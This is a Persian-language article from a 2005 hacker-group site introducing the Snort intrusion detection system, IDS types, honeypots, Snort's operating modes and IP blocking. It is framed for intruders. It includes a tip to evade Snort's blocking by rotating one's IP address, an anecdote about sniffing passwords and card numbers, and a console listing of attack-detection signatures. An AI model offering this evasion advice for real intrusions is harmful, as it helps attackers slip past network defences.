Short

Author:Satanic Soulful

Shabgard

SatanicHell

©®All Right Reserved For SatanicHell
©®All Right Reserved For Shabgard Team2005-2006

Satanic Hell

جهنم شیطانی

Snort

مباحثی پیرامون اسنورت

نویسنده: Satanic Soulful
تاریخ:24/5/1384

Contact:
Satanic.soulful@GMail.Com
Satanic_Soulful@Yahoo.Com
Special TNX♥2:
Hell Hacker – **C0llecT0r –** S hahro Z – XshabgardX – Rap Game - Tazevared

ملاحضات:

لازم به تذکر است کلیه مطالب گفته شده تنها جنبه آموزشی دارد و
هر گونه استفاده غیر آموزشی به عهده خود کاربر می باشد و نویسنده این مقاله و
مدیریت سایت شبگرد و جهنم شیطانی هیچ گونه مسولیتی نسبت به استفاده نادرست از
این مقاله را برعهده نمی گیرند!

استفاده از مطالب این مقاله با ذکر نام نویسنده و همچنین گروهای مربوط بلامانع
است.

منابع:FrSIRT,CERT, Snort.Org, L0pht, IDS Journal,

به نامه دوست که هر چه است از اوست

یک هکر همیشه باید با نرم افزار های شناسایی نفوذ و زد هک آشنایی داشته باشد تا اگر در هنگام نفوذ با این نرم افزار ها روبرو شود بتواند با آنها مقابله کند و به نفوذ خود در کامپیوتر هدف ادامه دهد.
در جورنال های قبلی با ظرف های عسل(HoneyPot)وسیستم_ های دخول سرزده(IDS) آشنا شدیم ونحوه کارکرد این سیستم ها را فراآموختیم و یادگرفتیم چگونه این سیستم ها را دور بزنیم و به دام آنها نیوفتیم.
در دنیای امروز نرم افزاری کدباز(Open Source) جایگاه خود را بدست آورده اند و دارای بازار بهتری هستند!
نرم افزاری که در این مقاله با آن می خواهیم آشناشیم نرم افزار Snortمی باشد این نرم افزار یکی از محبوبترین نرم افزار های شناسایی نفوذ می باشد.
این نرم افزار به دلیل رایگان بودن آن یکی از متداول ترین نرم افزار ها می باشد.
حتی بعضی از هکر ها برای اسنیف کردن شبکه از این نرم افزار استفاده میکنند.
نرم افزار اسنورت در آخرین رده بندی بهترین و کارآمد ترین برنامه های شبکه در رده سوم بین دو نرم افزار معروف اترال و نتکت قرار گرفت(insecure.org)
بهترین کنسول برای آنالایز سیستم های دخول سرزده اسنورت میباشد(ACID)اسنورت با جستجو در پاکت ها و چک کردن آنها به دنبال پاکت های می باشد که در آن ها اطلاعاتی برای نفوذ باشد.
هکر ها با استفاده از هم اسنیف پاکت ها اطلاعات کاربرهای یک شبکه را بدست می آورند.
برای اینکه شما را بیشتر با کاربرد اسنیفر ها آشنا کنم مثالی واقعی میزنم:
حتما دیگر تا به حال گروه لافت را به خوبی میشناسید یکی از برنامهای خصوصی این گروه که بعد از مدتی پاپلیک شود یک برنامه اسنیفر شبکه بود...

یکی از گزارشگران معروف امریکایی مجله New York Times:

من در کنار پشت سیستمی که او در حال کار با آن بود نشستم او می خواست به من کشف جدیدش را نمایش دهد موضوع این بود که این جوان می توانست با رد گیری و تعقیب پیغام هایی که در یک شبکه خیلی بزرگ بین کاربر ها رد و بدل می شد به سیستم هر شخصی که در حال استفاده از Windows 95,98,2000 بود دست پیدا کند و حتی کسانی را که در حال استفاده از مودم کابلی بودند را از وب Disconnect کند.

من کاملا شگفت زده شده بودم.Silicosis برای نشان دادن این مطلب جدیدی که کشف کرده بود یک سری دستوراتی را به صورت Online نوشت و بعد با حالت خاصی دکمه Enter را زد و با اطمینان کافی از کامپیوتری که از اطاق تا چند لحظه پیش به سرورهای دانشگاه MIT وصل شده بودند همگی آنها به حالت Offline در آورده بود و حالا یک سری از اطلاعاتی را که در بین مسیر باقی مانده بودند و به علت Offline بودن سرورهای دانشگاه MIT در حال بلوکه شدن بودند را با مهارت خاصی جمع آوری کرد و بعد از خارج سازی آن Packet ها از حالت Encrypt به من لیست بلندی از شماره های تلفن افراد گرفته تا مکالمات خصوصی و شماره های رمز و شماره ی کارت های اعتباری وخیلی چیزهای دیگه را نشان داد او به من گفت که با این کارش حتی هیچ جایی رو هم هک نکرده و فقط به جمع آوری داده های سرگردان بر روی آن مسیر های خاص پرداخته که این موضوع هم هیچ جا خلاف قانون نمی تواند باشد و همچنین توضیح داد که چگونه می شود از این روش برای گرفتن اطلاعات لازم از بین وب و

اطلاعاتی که به کامپیوتر نزدیک شما رد و بدل شده بود برای دوباره مسیرگرفتن به سیستم شما از آن استفاده کرد. یک هکر باهوش می تواند از این روش برای Capture کردن اطلاعات بانکداری و تمامی شماره های رمز و اطلاعات کارت های اعتباری استفاده کند.

خوب بهتر است از بحث خودمان خارج نشویم.درست است که اسنورت یک برنامه برای شناسایی هکر ها میباشد ولی متوان از اسنورت بعنوان یک اسنیفر و ... استفاده کرد که دیگر بستگی به اطلاعات شخص دارد!

Snort (اسنورت):

یک نرم‌افزار تشخیص نفوذ به‌صورت کدباز است که بر روی محیط‌های Linux و Windows عرضه می‌گردد و با توجه به رایگان بودن آن، به یکی از متداول‌ترین سیستم‌های تشخیص نفوذ شبکه‌های رایانه‌یی مبدل شده است.


از آن‌جاکه برای معرفی آن نیاز به معرفی کوتاه این دسته از ابزارها داریم، ابتدا به مفاهیمی اولیه درباره‌ی ابزارهای تشخیص نفوذ می‌پردازیم، به عبارت دیگر معرفی این نرم‌افزار بهانه‌یی است برای ذکر مقدمه‌یی در باب سیستم‌های تشخیص نفوذ.

یکی از سرویسهای مهم در یک Network امن وجود یک سیستم Detection Intrusion در شبکه است . شاید ترجمه فارسیش خیلی گویای تعریف این سیستم در شبکه نباشد . بنابراین بد نیست که یک مثال در مورد آن بزنیم . ببینید شما برای کنترل ورود و خروج به یک اداره یک درب در ساختمان دارید که پس از شناسائی فرد مورد نظرتون درب رو بر روی او باز می کنید . این در حالی است که شما تا قبل از اینکه درب رو باز نکردید نمی تونید تشخیص بدید طرف مجاز به ورود هست یا نه . حالا هر چقدر هم شما یک نگهبان خیلی قوی و گردن کلفت (Firewall) برای درب ورودی بگذارید باز احتمال داره پشت درب 10 نفر آدم مثل خودش وایساده باشند و وقتی درب رو باز می کنه اون نگهبان رو کتک بزنن و بیهوش کنند و وارد بشن (DoS) . برای اینکه از این مشکل جلوگیری بشه در خیلی از جاها یک سیستم آیفون تصویری به عنوان مثال درست می کنند که قبل از اینکه درب رو باز کنند پشت درب رو ببینند که تشخیص بدهند به صورت نسبی! تشخیص بدهند که آیا درب رو باز کنندیانه.
حالا عین همین قضیه در شبکه هستش البته با کمی تغییر در جزئیات . به این معنا که عاملی در سر راه مسیر های ورودی

خارجی به شبکه (مثل اینترنت) قرار می دهند که ترافیک های آزار دهنده برای شبکه (مثل حمله های DoS) رو قبل از ورود به شبکه شناسائی کنه و جلوی ورود اونها به شبکه رو بگیره . حالا شاید سئوال پیش بیاد پس Firewall این وسط چیکاره هستش ؟! در حقیقت خیلی روشها هستش که می تونه خود Firewall رو هم از کار بندازه (مثل مثالی که زدیم یک سری آدم گردن کلفت ترتیب نگهبان درب رو بدن ! نه اون جهت ها :)) تعریفی که من از Firewall اینجا مد نظرم هستش این هستش که تنها سیاست های تعریفی ما رو اعمال می کنه ! مثلا فلان Source به فلان Destination مجاز باشد یا نباشد ! یا فلان Port بسته . اما در اینجا بحث Intrusion Detection هستش که تشخیص شرایطی رو می ده که از قبل مدل تعریف شده صرف براش وجود نداره و فقط یک سری تعریف در مورد وضعیت غیر طبیعی براش شده که شاید در نهایت مورد های اشتباهی هم در تشخیص داشته باشه (به اون کلمه نسبی که گفتم توجه کنید برای همینجا بود ها !)

نمودار یک اسنورت البته نسخه های قدیمیش

Snort Database ER Diagram (version 1.03): snort 1.8



©®All Right Reserved For Shabgard Team

Intrusion Detection System (IDS)

یا سیستم تشخیص نفوذ به سخت‌افزار، نرم‌افزار یا تلفیقی از هر دو اطلاق می‌گردد که در یک سیستم رایانه‌یی که می‌تواند یک شبکه‌ی محلی یا گسترده باشد، وظیفه‌ی شناسایی تلاش‌هایی که برای حمله به شبکه صورت می‌گیرد و ایجاد اخطار احتمالی متعاقب حملات، را بر عهده دارد.

IDSها عملاً سه وظیفه‌ی کلی را برعهده دارند : پایش، تشخیص، واکنش. هرچند که واکنش در مورد IDSها عموماً به ایجاد اخطار، در قالب‌های مختلف، محدود می‌گردد.هرچند دسته‌یی مشابه از ابزارهای امنیتی به نام (Intrusion Prevention System IPS) وجود دارند که پس از پایش و تشخیص، بسته‌های حمله‌های احتمالی را حذف می‌کنند.

نکته‌یی که در این میان باید متذکر شد، تفاوت و تقابل میان Firewallها و IDSها است. از آن‌جاکه ماهیت عمل‌کرد این دو ابزار با یکدیگر به کلی متفاوت است، هیچ‌یک از این دو ابزار وظیفه‌ی دیگری را به طور کامل برعهده نمی‌گیرد، لذا تلفیقی از استفاده از هردو ابزار می‌تواند امنیت کلی سیستم را بالا ببرد.

تکنولوژي IDS

1- Plain Hand Work
2- Network Based
3- Host Based
4- Honey pot

(Host Base) HIDS

تعداد زيادي از شركتها در زمينه توليد اين نوع IDS فعاليت مي كنند.روي PC نصب مي شود و از CPU و هارد سيستم استفاده مي كنند.داراي اعلان خطر در لحظه مي باشد.

HIDS ها، اولین سیستم IDSی هستند که در یک سیستم رایانه‌ای باید پیاده‌سازی شود.
معیار تشخیص حملات در این سیستم‌ها، اطلاعات جمع‌آوری شده بر روی خادم‌های مختلف شبکه است. برای مثال این سیستم با تحلیل صورت عملیات انجام شده، ذخیره شده در پرونده‌هایی خاص، سعی در تشخیص تلاش‌هایی که برای نفوذ به خادم مذکورد انجام شده است دارد.این تحلیل‌ها می‌تواند به صورت محلی بر روی خود خادم انجام گردد یا به سیستم تحلیل‌گر دیگری برای بررسی ارسال شود.یک HIDS می‌تواند تحلیل اطلاعات بیش از یک خادم را بر عهده بگیرد. با این وجود، اگر نفوذگر جمع‌آوری صورت عملیات انجام‌شده بر روی هریک از خادم‌های مورد نظر را به نحوی متوقف کند، HIDS در تشخیص نفوذ ناموفق خواهد بود و این بزرگ‌ترین ضعف HIDS است.
در شکل زیر جواب یک HIDS رو میبینید:

GLADIATOR TECHNOLOGY SERVICES, INC.

1002 Gladiator Technology Services, Inc.
6/1/04 - 6/30/04

Host IDS Summary

HIGH	1
MEDIUM	19
LOW	80

Details for High & Medium Level Events:

HIGH

TICKET:	CLEARED:	SERVER NAME:	SUMMARY:	NOTES:
1002-707885	6/14/04 11:59	homer.gladtech.com	[ELM Monitor] 1 - High/Failed VPN Access	Activity by Shawn Cannon - DJ

MEDIUM

TICKET:	CLEARED:	SERVER NAME:	SUMMARY:	NOTES:
1002-8A24CC	6/10/04 1:59	homer.gladtech.com	[ELM Monitor] 2 - Medium/Successful VPN Access	Shawn established a remote connection - Sj
1002-1F9F8E	6/10/04 1:59	homer.gladtech.com	[ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access	Shawn established a remote connection - Sj
1002-2270CF	6/11/04 0:46	homer.gladtech.com	[ELM Monitor] 2 - Medium/Successful VPN Access	Successful VPN access by Shawn - SJ
1002-F09266	6/11/04 1:10	homer.gladtech.com	[ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access	Successful VPN access by Shawn - SJ
1002-E72DDD	6/14/04 21:19	homer.gladtech.com	[ELM Monitor] 2 - Medium/Windows: Successful MS VPN Access	activity from shawn

(Network Base) NIDS

گوش دادن به شبکه و جمع آوري اطلاعات ازطريق كارت شبكه اي كه در آن شبكه وجود دارد به تمامي ترافيك هاي موجود گوش داده و در تمام مدت در شبكه مقصد فعال باشد.NIDS ها، به عنوان دومین نوع IDSها، در بسیاری از موارد عملاً یک Sniffer هستند که با بررسی بسته‌ها و پروتکل‌های ارتباطات فعال، به جستجوی تلاش‌هایی که برای حمله صورت می‌گیرد می‌پردازند. به عبارت دیگر معیار NIDSها، تنها بسته‌هایی است که بر روی شبکه‌ها رد و بدل می‌گردد. از آن‌جایی‌که NIDSها تشخیص را به یک سیستم منفرد محدود نمی‌کنند، عملاً گسترده‌گی بیش‌تری داشته و فرایند تشخیص را به صورت توزیع‌شده انجام می‌دهند. با این وجود این سیستم‌ها در رویایی با بسته‌های رمزشده و یا شبکه‌هایی با سرعت و ترافیک بالا کارایی خود را از دست می‌دهند.

با معرفی انجام شده در مورد دو نوع اصلی IDSها و ضعف‌های عنوان شده برای هریک، واضح است که برای رسیدن به یک سیستم تشخیص نفوذ کامل، به‌ترین راه استفاده‌ی همزمان از هر دو نوع این ابزارهاست.
Snort، در کامل‌ترین حالت نمونه‌یی از یک NIDS است

Honey pot

سيستمي مي باشد كه عملا طوري تنظيم شده است كه در معرض حمله قرار بگيرد.

اگر يك پويشگري از NIDS ، HIDS و ديواره آتش با موفقيت رد شود متوجه نخواهد شد كه گرفتار يك Honey pot شده است. و خرابكاري هاي خود را روي آن سيستم انجام مي دهد و مي توان از روشهاي اين خرابكاريي ها براي امن كردن شبكه استفاده كرد.(در رابطه با ظرف عسل و سیستم های دخول سرزده مقاله کاملی نوشته است و میتوانید با رجوع به سایت Hack-er.cjb.net آنها را دریافت کنید)

نمایشگر کنسول اسنورت بر روی سیستم دخول سرزده

Snort IDS Console - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address https://

Snort IDS Console Unfilter Refresh every 30 secs. View alerts since 6 AM or on <----

Alert Information	#	%
Signatures:	62	
TCP Alerts [View]:	1,126	42%
UDP Alerts [View]:	1,523	57%
ICMP Alerts [View]:	0	0%
Total Alerts [View]:	2,649	100%

Sensors		
Sensor	Sigs	Alerts
	19	482
	13	177
	11	240
	11	131
	9	298

Top Sources		
IP Address	Sigs	Alerts
	6	186
	5	5
	3	21
	2	108
	2	92

Top Targets		
IP Address	Sigs	Alerts
	6	186
	5	5
	3	24
	2	352
	2	92

Top Target Ports			
TCP	#	UDP	#
80	513	1434	1,259
139	186	53	242
443	122	177	9
1433	23	111	6
3389	19	69	2

Alert Overview by Signature

Earliest Alert: 2004-12-29 06:01:03
Latest Alert: 2004-12-29 15:57:12

Signatures

Prio	Signature	# Sensors	# Alerts	# Srcs	# Dests
1	WEB-MISC cross site scripting attempt [sid 1497]	2	353	2	2
1	P2P Fastrack kazaa/morpheus traffic [sid 1699]	2	145	3	49
1	MS-SQL/SMB raiserror possible buffer overflow [sid 1386]	2	117	1	1
1	WEB-MISC NetObserve authentication bypass attempt [sid 2441]	1	110	1	1
1	MS-SQL/SMB xp_cmdshell program execution [sid 681]	2	33	1	1
1	WEB-MISC PCT Client_Hello overflow attempt [sid 2515]	2	25	1	8
1	MS-SQL xp_cmdshell - program execution [sid 687]	1	17	2	1
1	MS-SQL/SMB xp_reg* registry access [sid 689]	2	12	1	1
1	MS-SQL/SMB sp_password password change [sid 677]	2	10	1	1
1	MS-SQL/SMB sp_delete_alert log file deletion [sid 678]	2	10	1	1
1	MS-SQL sp_start_job - program execution [sid 673]	2	6	1	1
1	MS-SQL sa login failed [sid 688]	1	5	1	1

Done Internet

توضیح حالتهای اسنورت

این نرمافزار در سه حالت قابل برنامه‌ریزی می‌باشد :

- حالت Sniffer

در این حالت، این نرمافزار تنها یک Sniffer ساده است و محتوای بسته‌های ردوبدل شده بر روی شبکه را بر روی کنسول نمایش می‌دهد.

- حالت ثبت‌کننده‌ی بسته‌ها

Snortدر این وضعیت، اطلاعات بسته‌های شبکه را در پرونده‌یی که مشخص می‌شود ذخیره می‌کند و میتوان بعدن آنها را چک کرده و اطلاعات آنها را آنلایز نمود

- سیستم تشخیص نفوذ

در این پیکربندی، بر اساس دو قابلیت پیشین و با استفاده از قابلیت تحلیل بسته‌ها و قوانینی که تعیین می‌گردد، Snort امکان پایش و تحلیل بسته و تشخیص نفوذ را یافته و در صورت نیاز واکنش تعیین شده را انجام میدهد.

مثال:

میتوان برنامه ریزی نمود اگر آی پی پاکت های مشکوک را سند و ریسو کرد این ای پی برای مدتی یا به طور کل بلاک و مسدود شود.

با این کار شخص نفوذ گر دیگر نمیتواند به کار خود ادامه دهد.

(یکی از راهای که میتوان از این کار اسنورت فرار کرد و نفوذ ادامه داد با برنامه های عوض کردن آیپی است شما میتواند در حالت راندموم دستور دهید که هر چند دقیقه ای پی شما عوض شود با این کار دیگر اسنورت نمیتواند جلوی شما را در نفوذ بگیرد☺)


حالت پیش‌فرض خروجی این ابزار فایلی متنی است که می‌تواند در آن ابتدای بسته‌ها را نیز درج کند. با این وجود در صورتی‌که این ابزار در حال فعالیت بر روی ارتباطات شبکه‌یی با سرعت بالا می‌باشد به‌ترین راه استفاده از خروجی خام باینری و استفاده از ابزاری ثانویه برای تحلیل و تبدیل اطلاعات خروجی است.

دیگر از پیکربندی Snort به عنوان یک سیستم تشخیص نفوذ، استفاده از قوانین برای ایجاد معیار نفوذ برای Snort است.

برای مثال می‌توان با قانونی، Snort را مکلف ساخت که نسبت به دسترسی‌های انجام شده مبتنی بر پروتکلی تعیین شده از یک پورت خاص و از یک مقصد معین با محتوایی شامل رشته‌یی خاص، اخطاری یا واکنشی ویژه را اعمال کند.

نکته‌یی که باید در نظر داشت این است که از آن‌جاکه Snort را می‌توان به گونه‌یی پیکربندی نمود که قابلیت تشخیص حمله توسط ابزارهای پویش پورت را نیز داشته باشد، لذا با وجود


استفاده از Snort نیازی به استفاده از ابزاری ثانویه برای تشخیص پویش‌گرهای پورت وجود ندارد.
همان‌گونه که گفته شد، Snort با قابلیت‌های نسبتاً کاملی که در خود جای داده‌است، به همراه رایگان بودن آن و قابلیت نصب بر روی محیط‌ها و سیستم‌های عامل متداول، به یکی از معمول‌ترین IDSهای کنونی مبدل شده است.



امکان مسدود کردن IP مهاجم

در حال حاضر برنامه Snort به عنوان یک مهاجمیاب رایگان کاربرد فراواني دارد.
این برنامه در مقایسه با مهاجمیاب‌هاي تجاري از مزایاي بسیاري برخوردار است. اما با این همه این برنامه در بعضي از موارد قدرت رقابت با مهاجمیاب‌هاي تجاري را ندارد.
یکي از نکات مهم در یک مهاجمیاب این است که تا جایي که امکان‌پذیر است برنامه با استفاده از هوشمندي خود، یکسري از کارها را بدون دخالت مدیر انجام دهد .
از جمله این کارها مسدود کردن IP (Block) یاIP هاي مهاجم یا مهاجمین مي‌باشد.
با توجه به اینکه برنامه مهاجمیاب بر روي دروازه ورود و خروج داده‌ها در شبکه نصب مي‌شود و یا بر روي کارگزاري نصب مي‌شود که داراي حساسیت زیادي است پس برنامه Snort باید این قابلیت را داشته باشد تا در صورتي که احساس کرد حمله‌اي رخ داده، بسته به نوع حمله جلوي داده‌هایي که از این مبداء خاص مي‌آیند را بگیرد یا در حالت‌هاي خطرناک یک دامنه ازIP هایي را که IP مهاجم در آن قرار دارد، مسدود کند .
روش دیگر این است که این برنامه بتواند پیکربندي شبکه را تشخیص دهد و سپس در صورتي که در پیکربندي شبکه تغییراتي داده شد، فعالیت لازم را انجام دهد.
